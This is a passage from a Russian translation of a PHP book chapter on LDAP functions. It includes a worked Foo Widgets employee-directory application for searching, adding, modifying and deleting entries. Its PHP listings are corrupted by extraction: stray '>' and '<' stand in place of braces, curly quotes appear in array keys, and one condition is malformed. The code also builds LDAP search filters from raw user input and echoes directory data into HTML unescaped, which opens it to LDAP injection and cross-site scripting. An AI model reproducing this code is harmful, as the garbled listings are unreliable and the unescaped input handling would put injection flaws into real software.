int ldap_next_entry(int link_identifier, int result_entry_identifier)
```

Эта функция возвращает идентификатор следующей записи результирующего набора, чтение записей которого начато с помощью `ldap_first_entry()`. Последовательные вызовы `ldap_next_entry()` возвращают по одной записи, пока записей больше не останется. Первое обращение к `ldap_next_entry()` выполняется после вызова `ldap_first_entry` с идентификатором результата `result_identifier`, который возвращен `ldap_first_entry()`. Если в результирующем наборе больше не осталось записей, функция возвращает `false`.

## Функции модификации данных

Необходимо помнить, что не следует слишком часто модифицировать каталоги, потому что, в отличие от операций поиска, модификация может существенно снизить производительность сервера. Тем не менее, модификация необходима, а функции данной категории позволяют даже добавлять и удалять записи и атрибуты.

### **ldap\_add()**

```
int ldap_add(int link_identifier, string dn, array entry)
```

Функция `ldap_add()` добавляет в каталог новые записи. При добавлении или модификации записи должны присутствовать все обязательные атрибуты, и только те атрибуты, которые определены схемой сервера LDAP. Атрибуты `Objectclass` определяют, какие атрибуты обязательны, а какие просто допустимы (т. е. не обязательны).

Параметр `link_identifier` представляет собой идентификатор соединения, который должен быть возвращен функцией `ldap_connect()`. Для добавляемой новой записи требуется DN, передаваемое в качестве второго аргумента. Третий передаваемый аргумент представляет собой массив, содержащий атрибуты новой записи и их значения. В примере LDIF для `FooWid` массив записи должен быть таким:

```
entry["cn"] = "Don Joe III";
entry["mail"] = "djoе@exist.com";
entry["description"] = "Professional bungee-jumper";
```

### **ldap\_mod\_add()**

```
int ldap_mod_add(int link_identifier, string dn, array entry)
```

Эта функция добавляет значения для существующих атрибутов указанного DN. Она осуществляет модификацию на уровне атрибутов, а не на уровне объектов. Добавления на уровне объектов осуществляются функцией `ldap_add()`. Это означает, что `ldap_mod_add()` позволяет добавить в запись телефонный номер, а совершенно новая запись добавляется с помощью `ldap_add()`. Функция возвращает `true` в случае успеха и `false` при ошибке.

### **ldap\_mod\_del()**

```
int ldap_mod_del(int link_identifier, string dn, array entry)
```

Эта функция удаляет значения существующих атрибутов для указанного DN. Она осуществляет модификацию на уровне атрибутов, а не на уровне объектов. Удаления на уровне объектов выполняются функцией `ldap_del()`, т. е., например, номер комнаты в записи, соответствующей служащему, можно удалить с помощью этой функции, тогда как для того, чтобы вообще удалить запись о служащем, надо вызвать `ldap_del()`. Функция возвращает `true` в случае успеха и `false` при ошибке.

### **ldap\_delete()**

```
boolean ldap_delete(int link_identifier, string dn)
```

Функция `ldap_delete()` удаляет запись в каталоге LDAP, заданную DN. Возвращает `true` в случае успеха и `false` при ошибке. Обычно серверы LDAP настраиваются так, что эта операция разрешена лишь некоторым пользователям, указанным в ACL (списке управления доступом) для сервера LDAP.

### **ldap\_modify()**

```
boolean ldap_modify(int link_identifier, string dn, array entry);
```

Функция `ldap_modify()` предназначена для модификации существующих записей в каталоге LDAP. Структура записи такая же, как в `ldap_add()`. Функция возвращает `true` в случае успеха и `false` при ошибке. Модификация данных разрешена лишь авторизованным пользователям. В ACL для сервера обычно разрешается модифицировать различные атрибуты различным пользователям. Например, всем пользователям может быть разрешено изменять свой пароль, но только менеджеру пользователя разрешается изменять номер комнаты и название должности пользователя, и только некоторой группе (например, администраторам каталога) разрешается редактировать любой атрибут.

Любые изменения должны согласовываться со схемой сервера. Модификация может выполняться в виде добавления, замены и удаления. Особую осторожность следует проявлять при замене многозначных атрибутов, поскольку при замене многозначного атрибута одним значением заменяются все остальные значения.

## **Функции обработки ошибок**

Эти функции полезны для идентификации в сценариях сбойных ситуаций. Они позволяют писать сценарии, не зависящие от национальных настроек или национального языка сообщений об ошибках.

### **ldap\_errno()**

```
int ldap_errno(int link_identifier)
```

Часто требуется проверить значение ошибки для операции, которая выполнена последней. Это значение можно получить, вызвав функцию `ldap_errno()`. Значение, возвращаемое этой функцией, можно передать функции `ldap_err2str()`, чтобы получить строку описания ошибки.

### **ldap\_error()**

```
string ldap_error(int link_identifier)
```

Данная функция просто соединяет в себе функциональность `ldap_errno()` и `ldap_err2str()`, т. е. возвращает строку, описывающую ошибку, если она произошла во время выполнения последней функции. Аргумент `link_identifier` требуется потому, что приложение может открыть соединения с несколькими серверами LDAP и необходим механизм, позволяющий изучать сбойные ситуации, относящиеся к каждому из этих соединений.

**ldap\_err2str()**

```
string ldap_err2str(int errno)
```

Функция `ldap_err2str()` возвращает строку описания ошибки, если в качестве аргумента передать ей номер ошибки. Это особенно удобно при выполнении локализованных приложений, в которых сообщения об ошибках могут быть составлены на национальных языках. Программы поэтому могут проверять номера ошибок, а не строки сообщений.

## Пример приложения LDAP на PHP

Итак, мы, наконец, добрались до применения собранных по ходу этой главы знаний для решения некоторых практических задач.

Мы разработаем приложение, с помощью которого можно будет экспортить из каталога информацию о служащих нашей любимой компании Foo Widgets Inc. Рассмотрим, каковы могут быть требования к такому приложению и соображения по его архитектуре:

- Имеются две категории пользователей - обычные служащие и администратор каталога
- Приложение должно давать обычному пользователю возможность осуществлять поиск в записях других служащих и модифицировать записи, относящиеся к ним самим
- Администратор должен иметь исключительные права, недоступные обычным служащим, - создавать новые записи и удалять существующие
- Приложение должно быть основано на каталоге LDAP
- Клиентская часть приложения должна быть простой, а все сложности должны быть отнесены на сервер. В идеале приложение не должно зависеть от используемого броузера
- Сначала надо разработать набор служебных функций, с помощью которых строится само приложение

Приводимый ниже сценарий первым вызывается при запуске приложения:

```
<?php  
// empdir_first.php
```

Включим набор вспомогательных функций:

```
require("empdir_functions.php");
```

Этот сценарий снова вызывается в соответствии с выбором пользователя между добавлением новой записи или поиском существующей:

```
if (!isset($choice)) {  
    generateHTMLHeader("Click below to access the Directory");  
    generateFrontPage();  
} > else if (strstr($choice, "ADD")) {  
    $firstCallToAdd = 1;
```


Для добавления записи в каталог вызывается сценарий empdir\_add.php:

```
require("empdir_add.php");
} else {
    $firstCallToSearch = 1;
```

Для поиска в каталоге вызывается сценарий empdir\_search.php:

```
require("empdir_search.php");
}
?>
```

Вот каким увидит начальный экран пользователь (рис. 14.5):



*Рис. 14.5. Начальный экран*

В сценарии empdir\_common.php содержится некоторая специфическая для сайта информация, которую надо скорректировать в соответствии с обстановкой:

```
<?php
//empdir_common.php
```

Этот условный оператор гарантирует, что файл не будет включаться несколько раз:<sup>1</sup>

```
//Избежать многократного включения include()
if (isset($EMPDIR_CMN)) {
```

<sup>1</sup> Гарантирано, что файл не будет включен несколько раз, если прибегнуть к помощи `include_once` или `require_once`. В этом случае такая проверка не нужна. - *Примеч. науч. ред.*

```
        return;
    } else {
        $EMPDIR_CMN = true;
    }
//Скорректировать в соответствии с обстановкой
```

Вот базовое DN каталога нашей компании:

```
$baseDN = "o=Foo Widgets, c=us";
```

Ниже приводится полностью квалифицированное имя хоста и номер порта сервера LDAP. В нашем случае используется OpenLDAP, однако этот код должен нормально работать с любым стандартным сервером LDAP:

```
$ldapServer = "www.foowid.com";
$ldapServerPort = 4321;
?>
```

Как уже упоминалось, в `empdir_functions.php` содержится набор общих функций, используемых другими сценариями. Эти функции двух типов - функции, связанные с отображением, которые выводят HTML, и вспомогательные функции, например заключающие в себе логику соединения и привязки к каталогу:

```
<?php
// empdir_functions.php
// Здесь находятся общие функции
// Избегайте многократного включения этого файла
if (isset($EMPDIR_FUNCS)) {
    return;
} else {
    $EMPDIR_FUNCS = "true";
}
```

Эта функция генерирует стандартную страницу HTML с заголовком, который передается ей в качестве аргумента. Это гарантирует единообразный вид страниц приложения:

```
function generateHTMLHeader($message)
{
    printf ("<head><title> Foo Widgets - Employee Directory </title>
            </head>");
    printf ("<body text=\"#000000\" bgcolor=\"#999999\" link=\"#0000EE\"
            vlink=\"#551A8B\" alink=\"#FF0000\">\n");
    printf ("<h1>Foo Widgets Employee Directory</h1><br><br>");
    printf ("<table cellpadding=\"4\" cellspacing=\"0\"
            border=\"0\" width=\"600\\"");
    printf("<tr bgcolor=\"#dcdcdc\"><td><font face=\"Arial\"><b>");
    printf("%s</b></font><br></td>", $message);
    printf("<td align=\"right\">>");
```

```

printf("</font></td></tr>");
printf("</table>");
printf("<br>");
printf("<br>");1
}.'
```

Эта функция генерирует первую страницу, представленную выше, на рис. 14.5. Она выводит форму HTML, предоставляющую пользователю возможность выбора между поиском записей и добавлением новой записи:

```

function generateFrontPage()
{
    printf("<form method=\\"post\\" action=\\"empdir_first.php\\\">");
    printf("<input type=\\"submit\\" name=\\"choice\\" value=\\"SEARCH\\\">");
    printf("  &nbsp;  &nbsp;  &nbsp;  ");
    printf("<input type=\\"submit\\" name=\\"choice\\" value=\\"ADD\\\">");
    printf("<br>");
    printf("<br>");
    printf("<ul>");
    printf("<li> Search for employees by clicking <i>SEARCH FOR
        EMPLOYEE</i> </li>");
    printf("<li> Add new employees (Admin only) by clicking <i>ADD A NEW
        EMPLOYEE</i> </li>");
    printf("<li> Modify employee details by clicking <i>SEARCH FOR
        EMPLOYEES</i> first and then choosing the entry to
        Modify</li>");
    printf("<li> Delete an existing entry (Admin only) by clicking
        <i>SEARCH FOR EMPLOYEES</i> first and then choosing the entry to
        Delete</li>");
    printf("</ul>");
    printf("</form>");
```

}

Эта функция генерирует код HTML, который предлагает пользователю ввести пароль администратора, если делается попытка удалить запись пользователя из каталога. Скрытые поля формы позволяют воссоздать DN удаляемой записи, если аутентификация будет успешной. Такая схема преследует скорее иллюстративные цели и не является окончательным способом сделать это, потому что наше внимание сосредоточено на API LDAP. В реальном приложении такую информацию следует хранить в сеансах HTTP:

```

function promptPassword($mail, $ou, $actionScript)
{
```

---

<sup>1</sup> Функция `printf()` применяется для заполнения строки шаблона (первого аргумента) параметрами (остальные аргументы функции). Если такого заполнения нет (как в строке `printf("<br>");`), то функция `printf()` неэффективна и ее применение не рекомендуется. В таких случаях лучше предпочесть `echo` или `print`. Для многострочных включений, таких как этот код HTML, лучше обратиться к синтаксису встроенного документа (*here doc*). - Примеч. науч. ред.

```

printf("<formmethod=\\"GET\\" action=\\"%s\\\"", $actionScript);
printf(" Admin Password: <input type=\\"password\\"
      name=\\"adminpassword\\\">&nbsp; ");
printf("<input type=\\"hidden\\\" name=\\"mail\\\" value=\\"%s\\\"", 
      urlencode($mail));
printf("<input type=\\"hidden\\\" name=\\"ou\\\" value=\\"%s\\\"", 
      urlencode($ou));
printf("<input type=\\"submit\\\" name=\\"submit\\\" value=\\"Submit\\\">");
printf("</form>");
}

```

Стандартный механизм вывода сообщения об ошибке в HTML:

```

function displayErrMsg($message)
{
    printf ("<blockquote><blockquote><blockquote><h3><font
        color=\\"#cc0000\\\">%s</font></h3></blockquote>
    </blockquote></blockquote>\n", $message);
}
.
.
.

```

Эта функция заключает в себе соединение с сервером LDAP и привязку к соответствующей части дерева DN:

```

function connectBindServer($bindRDN = 0, $bindPassword = 0)
{
    global $ldapServer;
    global $ldapServerPort;
    $linkIdentifier = ldap_connect($ldapServer, $ldapServerPort);

    if ($linkIdentifier) {

```

Если не заданы RDN и пароль, делается попытка анонимной привязки либо привязка выполняется с помощью переданных данных:

```

        if (!$bindRDN && !$bindPassword) {
            if (!@ldap_bind($linkIdentifier)) {
                displayErrMsg("Unable to bind to LDAP server !!");
                return 0;
            }
        } else {
            if (!ldap_bind($linkIdentifier, $bindRDN, $bindPassword)) <
                displayErrMsg("Unable to bind to LDAP server !!");
                return 0;
            }
        }
    } else {
        displayErrMsg("Unable to connect to the LDAP server!!!");
        return 0;
    }
    return $linkIdentifier;
}

```

По заданной строке критерия поиска эта функция создает выражение фильтра поиска:

```
function createSearchFilter($searchCriteria)
{
    $noOfFieldsSet = 0;
    if ($searchCriteria["cn"]) {
        $searchFilter = "(cn=*". $searchCriteria["cn"] . "*)";
        ++$noOfFieldsSet;
    }

    if ($searchCriteria["sn"]) {
        $searchFilter .= "(sn=*". $searchCriteria["sn"] . "*)";
        ++$noOfFieldsSet;
    }

    if ($searchCriteria["mail"]) {
        $searchFilter .= "(mail=*". $searchCriteria["mail"] . "*)";
        ++$noOfFieldsSet;
    }

    if ($searchCriteria["employeenumber"]) {
        $searchFilter .= "(employeenumber=*".
            $searchCriteria["employeenumber"] . "*)";
        ++$noOfFieldsSet;
    }

    if ($searchCriteria["ou"]) {
        $searchFilter .= "(ou=*". $searchCriteria["ou"] . "*)";
        ++$noOfFieldsSet;
    }

    if ($searchCriteria["telephonenumber"]) {
        $searchFilter .= "(telephonenumber=*".
            $searchCriteria["telephonenumber"] . "*)";
        ++$noOfFieldsSet;
    }
}
```

Для создания окончательного фильтра поиска выполняем логическое AND над всеми заданными критериями поиска:

```
if ($noOfFieldsSet >= 2) {
    $searchFilter = "(& ". $searchFilter. ")";
}
return $searchFilter;
}
```

Эта функция выполняет поиск в каталоге по идентификатору соединения, полученному от функции `connectBindServer()`, и фильтру поиска, созданному `createSearchFilter()`:

```
function searchDirectory($linkIdentifier, $searchFilter)
{
```

```
global $baseDN;
$searchResult = ldap_search($linkIdentifier, $baseDN, $searchFilter);
```

Подсчитаем, сколько записей получено в результате:

```
if (ldap_count_entries($linkIdentifier, $searchResult) <= 0) {
    displayErrMsg("No entries returned from the directory");
    return 0;
} else {
    $resultEntries = ldap_get_entries($linkIdentifier, $searchResult);
    return $resultEntries;
}
```

Эта функция выводит результат поиска в виде таблицы HTML:

```
function printResults($resultEntries)
{
    printf("<table border width=\"100%\" bgcolor=\"#dcdcdc\" nosave>\n");
    printf("<tr><td><b>First Name</b></td>
          <td><b>Last Name</b></td>
          <td><b>E-mail</b></td>
          <td><b>Employee #</b></td>
          <td><b>Department</b></td>
          <td><b>Telephone</b></td>
          <td><b>Edit</b></td>
          </tr></b>\n");

    $noOfEntries = $resultEntries["count"];

    for ($i = 0; $i < $noOfEntries; $i++) {
        if (!$resultEntries[$i]["cn"] && !$resultEntries[$i]["sn"])
            continue;
        $mailString = urlencode($resultEntries[$i]["mail"][0]);
        $ouString = urlencode($resultEntries[$i]["ou"][0]);
        printf("<tr><td>%s</td>
              <td>%s</td>
              <td>%s</td>
              <td>%s</td>
              <td>%s</td>
              <td>%s</td>
              <td>
                  <a href=\"empdir_modify.php?mail=%s&ou=%s&firstCall=1\">
                      [Modify]</a>
                  <a href=\"empdir_delete.php?mail=%s&ou=%s\">
                      [Delete]</a>
              </td>
              </tr>\n",
              $resultEntries[$i]["cn"][0],
              $resultEntries[$i]["sn"][0],
              $resultEntries[$i]["mail"][0],
              $resultEntries[$i]["employeenumber"][0],
              $resultEntries[$i]["ou"][0],
```

```

        $resultEntries[$i][“telephonenumber”][0],
        $mailString, $ouString,
        $mailString, $ouString),
    }
    printf("</table>\n");
}
}

```

Эта функция вызывается из сценария, создающего новую запись, и из сценария, модифицирующего существующую запись. Функция выводит ряд текстовых полей, которые пользователь может заполнить или модифицировать. При модификации в качестве значений по умолчанию выступают уже существующие значения:

```

function generateHTMLForm($formValues, $actionScript, $submitLabel)
{
    printf("<form method=\\"post\\" action=\\"%s\\\"><pre>\n", $actionScript);
    printf("First Name:&nbsp;&nbsp;<input type=\\"text\\" size=\\"35\\"
          name=\\"cn\\" value=\\"%s\\\"><br>\n",
          ($formValues) ? $formValues[0][“cn”][0] : “”);
    printf("Last Name:&nbsp;&nbsp;<input type=\\"text\\" size=\\"35\\"
          name=\\"sn\\\" :
          value=\\"%s\\\"><br>\n",
          ($formValues) ? $formValues[0][“sn”][0] : “”);
    printf ("E-mail:&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;<input type=\\"text\\"
           size=\\"35\\\" name=\\"mail\\\" value=\\"%s\\\"><br>\n", ($formValues) ?
           $formValues[0][“mail”][0] : “”);
    printf("Employee no. :<input type=\\"text\\" size=\\"35\\"
          name=\\"employeenumber\\"
          value=\\"%s\\\"><br>\n",
          ($formValues) ? $formValues[0][“employeenumber”][0] : “”);
    printf ("Department:&nbsp;&nbsp;<input type=\\"text\\" size=\\"35\\"
           name=\\"ou\\\" value=\\"%s\\\"><br>\n",
           ($formValues) ? $formValues[0][“ou”][0] : “”);
    printf ("Telephone:&nbsp;&nbsp;&nbsp;<input type=\\"text\\" size=\\"35\\"
           name=\\"telephonenumber\\\" value=\\"%s\\\"><br>\n", ($formValues) ?
           $formValues[0][“telephonenumber”][0] : “”);
}

```

Если эта функция выводится из сценария модификации, то она выводит дополнительное текстовое поле для пароля пользователя, модифицирующего относящуюся к нему запись:

```

if ($submitLabel == "MODIFY") {
    printf ("User Password:&nbsp;&nbsp;&nbsp;&nbsp;
           <input type=\\"password\\" size=\\"35\\"
           name=\\"userpassword\\\"><br>\n");
}

```

Если функция вызывается из сценария, отвечающего за добавление пользователей, то она выводит текстовое поле для ввода пользователем пароля администратора:

```

if ($submitLabel == "ADD") {
    printf("Admin Password: &nbsp;&nbsp;&nbsp;
        <input type=\"password\" size=\"35\"
            name=\"adminpassword\"><br>\n");
}
printf("<input type=\"submit\" value=\"%s\">", $submitLabel);
printf("</pre></form>");
}

```

Эта функция просто обеспечивает ссылку на главную страницу:

```

function returnToMain()
{
    printf("<br><form action=\"empdir_first.php\" method=\"post\">\n");
    printf("<input type=\"submit\" VALUE=\"Click\"
        to return to Main Page\n");
}

```

*Это* завершающая функция, которая закрывает соединение, заданное аргументом – идентификатором соединения:

```

function closeConnection($linkIdentifier)
{
    ldap_close($linkIdentifier);
}
?>

```

Этот сценарий вызывается при нажатии пользователем кнопки SEARCH. Экран поиска должен выглядеть так, как показано на рис. 14.6.

```

<?php
//. empdir_search.php
include("empdir_common.php");

```

Первоначально фильтр устанавливается равным пустой строке:

```
$searchFilter = "";
```

Поскольку этот сценарий вызывается также для обработки операции поиска, то помимо вызова для отображения формы ввода критерия поиска необходимо различать эти два случая:

```

if (isset($firstCallToSearch)) {
    generateHTMLHeader("Search using the following criteria:");
    generateHTMLForm(0, "empdir_search.php", "SEARCH");
} else {
    require("empdir_functions.php");
}

```

Если все поля пустые, то выводим сообщение об ошибке и снова показываем экран:

```


if (!$cn && !$sn && !$mail && !$employeenumber && !$ou &&
    !$telephonenumber) {

```

```

generateHTMLHeader("Search using the following criteria:");
displayErrMsg("Atleast one of the fields must be filled !!");
generateHTMLForm(0, "empdir_search.php", "SEARCH");
} else {

```



*Рис. 14.6. Экран поиска*

Создадим ассоциативный массив с критерием поиска, который позднее будет использован как аргумент функции поиска:

```

$searchCriteria["cn"]      = $cn;
$searchCriteria["sn"]      = $sn;
$searchCriteria["mail"]    = $mail;
$searchCriteria["employeeNumber"] = $employeeNumber;
$searchCriteria["ou"]       = $ou;
$searchCriteria["telephoneNumber"] = $telephoneNumber;
$searchFilter = createSearchFilter($searchCriteria);

```

Соединяемся с сервером и выполняем анонимную привязку:

```

$linkIdentifier = connectBindServer();
if ($linkIdentifier) {

```

Этот вызов функции получает результаты поиска, завершившегося успехом. Выводим результаты с помощью функции `printResults()`:

```
$resultEntries = searchDirectory($linkIdentifier, $searchFilter);
if ($resultEntries) {
    generateHTMLHeader("Search Results:");
    printResults($resultEntries);
    returnToMain();
} else {
    returnToMain();
}
} else {
    displayErrMsg("Connection to LOAP server failed !!");
    closeConnection($linkIdentifier);
    exit;
}
}
?>
```

Вот пример экрана результатов поиска (рис. 14.7):




Рис. 14.7. Экран с результатами поиска

Этот сценарий вызывается, если пользователь щелкнет по ссылке **Modify** в колонке **Edit** результатов поиска:

```
<?php  
// empdir_modify.php  
include("empdir_common.php");  
include("empdir_functions.php");  
  
if (isset($firstCall)) {
```

Мы заново создаем фильтр поиска. На этот раз мы должны произвести направленный поиск, чтобы он возвратил как раз ту запись, которую пользователь хочет модифицировать. Поэтому в качестве критерия поиска мы выбираем атрибут адреса электронной почты:

```
$searchFilter = "(mail=*" . urldecode($mail) . "*);
```

Мы соединимся с сервером и выполним анонимную привязку:

```
$linkIdentifier = connectBindServer();
if ($linkIdentifier) {
    $resultEntry = searchDirectory($linkIdentifier, $searchFilter);
} else <
    displayErrMsg("Connection to LDAP server failed !!");
}

generateHTMLHeader("Please modify fields: (e-mail & dept. cannot be
changed));
```

Генерируем форму HTML с текстовыми полями, заполненными текущими полями записи. Пользователь может отредактировать эти поля и щелкнуть по кнопке MODIFY:

```
generateHTMLForm($resultEntry, "empdir_modify.php", "MODIFY");
closeConnection($linkIdentifier);
} else {
```

Этот блок выполняется в результате передачи ранее упомянутой формы. Новые параметры собираются в ассоциативный массив для передачи серверу:

```
$dnString = "mail=" . $mail . "," . "ou=". $ou . "," . $baseDN;
$adminRDN = "cn=Admin," . $baseDN;
$newEntry["cn"] = $cn;
$newEntry["sn"] = $sn;
$newEntry["employeeNumber"] = $employeenumber;
$newEntry["telephoneNumber"] = $telephonenumber;
```

Соединимся с сервером и выполняем привязку в качестве пользователя, DN которого должно модифицироваться:


```
$linkIdentifier = connectBindServer($dnString, $userpassword);
if ($linkIdentifier) {
    if (!ldap_modify($linkIdentifier, $dnString, $newEntry)) == false) {
        displayErrMsg("LDAP directory modification failed !!");
        closeConnection($linkIdentifier);
        exit;
    } else {
        generateHTMLHeader("The entry was modified successfully");
        returnToMain();
    }
}
```

```

} else {
    displayErrMsg("Connection to LDAP server failed");
    exit;
}
?>

```

**Вот пример типичного экрана модификации (рис. 14.8):**



*Рис. 14.8. Типичный экран модификации*

**Эта функция вызывается, когда пользователь щелкает по ссылке Delete в колонке Edit результатов поиска:**

```

<?php
//empdir_delete.php
include("empdir_common.php");
include("empdir_functions.php");

```

**Создаем строку, соответствующую DN записи, которую мы собираемся удалить:**

```

$dnString = "mail=" . urldecode($mail) . ",ou=" . urldecode($ou) . "," .
$baseDN;

```

Этот сценарий предлагает пользователю ввести пароль администратора, поскольку он необходим для удаления записей из каталога:

```
if (!isset($adminpassword)) {
    generateHTMLHeader("Administrator action:");
    promptPassword($mail, $ou, "empdir_delete.php");
    return;
}
```

Здесь DN администратора жестко закодирован. В идеале пользователей-администраторов может быть целая группа, а ролями и правами этих пользователей можно управлять с помощью сессий HTTP совокупно с реализацией механизма аутентификации и авторизации LDAP:

```
$adminRDN = "cn=Admin," . $baseDN;
```

Соединяясь с сервером и осуществляя привязку в качестве администратора:

```
$linkIdentifier = connectBindServer($adminRDN, $adminpassword);
if ($linkIdentifier) {
```

Фактическое удаление осуществляется с помощью строки DN, построенной раньше:

```
if (ldap_delete($linkIdentifier, $dnString) == true) {
    generateHTMLHeader("The entry was deleted successfully");
    returnToMain();
} else {
    displayErrMsg("Deletion of entry failed !!");
    closeConnection($linkIdentifier);
    exit;
}
} else {
    displayErrMsg("Connection to LDAP server failed!!!");
    exit;
}
?>
```

Этот сценарий вызывается, пользователь нажимает кнопку ADD на главном экране:

```
<?php
//empdir_add.php
if (isset($firstCallToAdd)) {
    generateHTMLHeader("Please fill in fields: (Name, Dept. and E-mail
                      mandatory)");
    generateHTMLForm(0, "empdir_add.php", "ADD");
} else {
    require("empdir_common.php");
    require("empdir_functions.php");
```

Необходимо ввести хотя бы имя, адрес электронной почты и отдел. Если этого не сделать, выводится сообщение об ошибке и повторно отображается прежняя форма:

```
if (!$cn || !$mail || !$ou) {
    generateHTMLHeader("Please fill in fields: ");
    displayErrMsg("Minimally Name, Dept. and E-mail fields are
                  required!!");
    generateHTMLForm(0, "empdir_add.php", "ADD");
} else {
```

Соберем атрибуты новой записи, которую надо добавить, в ассоциативный массив:

```
$entryToAdd["cn"] = $cn;
$entryToAdd["sn"] = $sn;
$entryToAdd["mail"] = $mail;
$entryToAdd["employeenumber"] = $employeenumber;
$entryToAdd["ou"] = $ou;
$entryToAdd["telephonenumber"] = $telephonenumber;
$entryToAdd["objectclass"] = "person";
$entryToAdd["objectclass"] = "organizationalPerson";
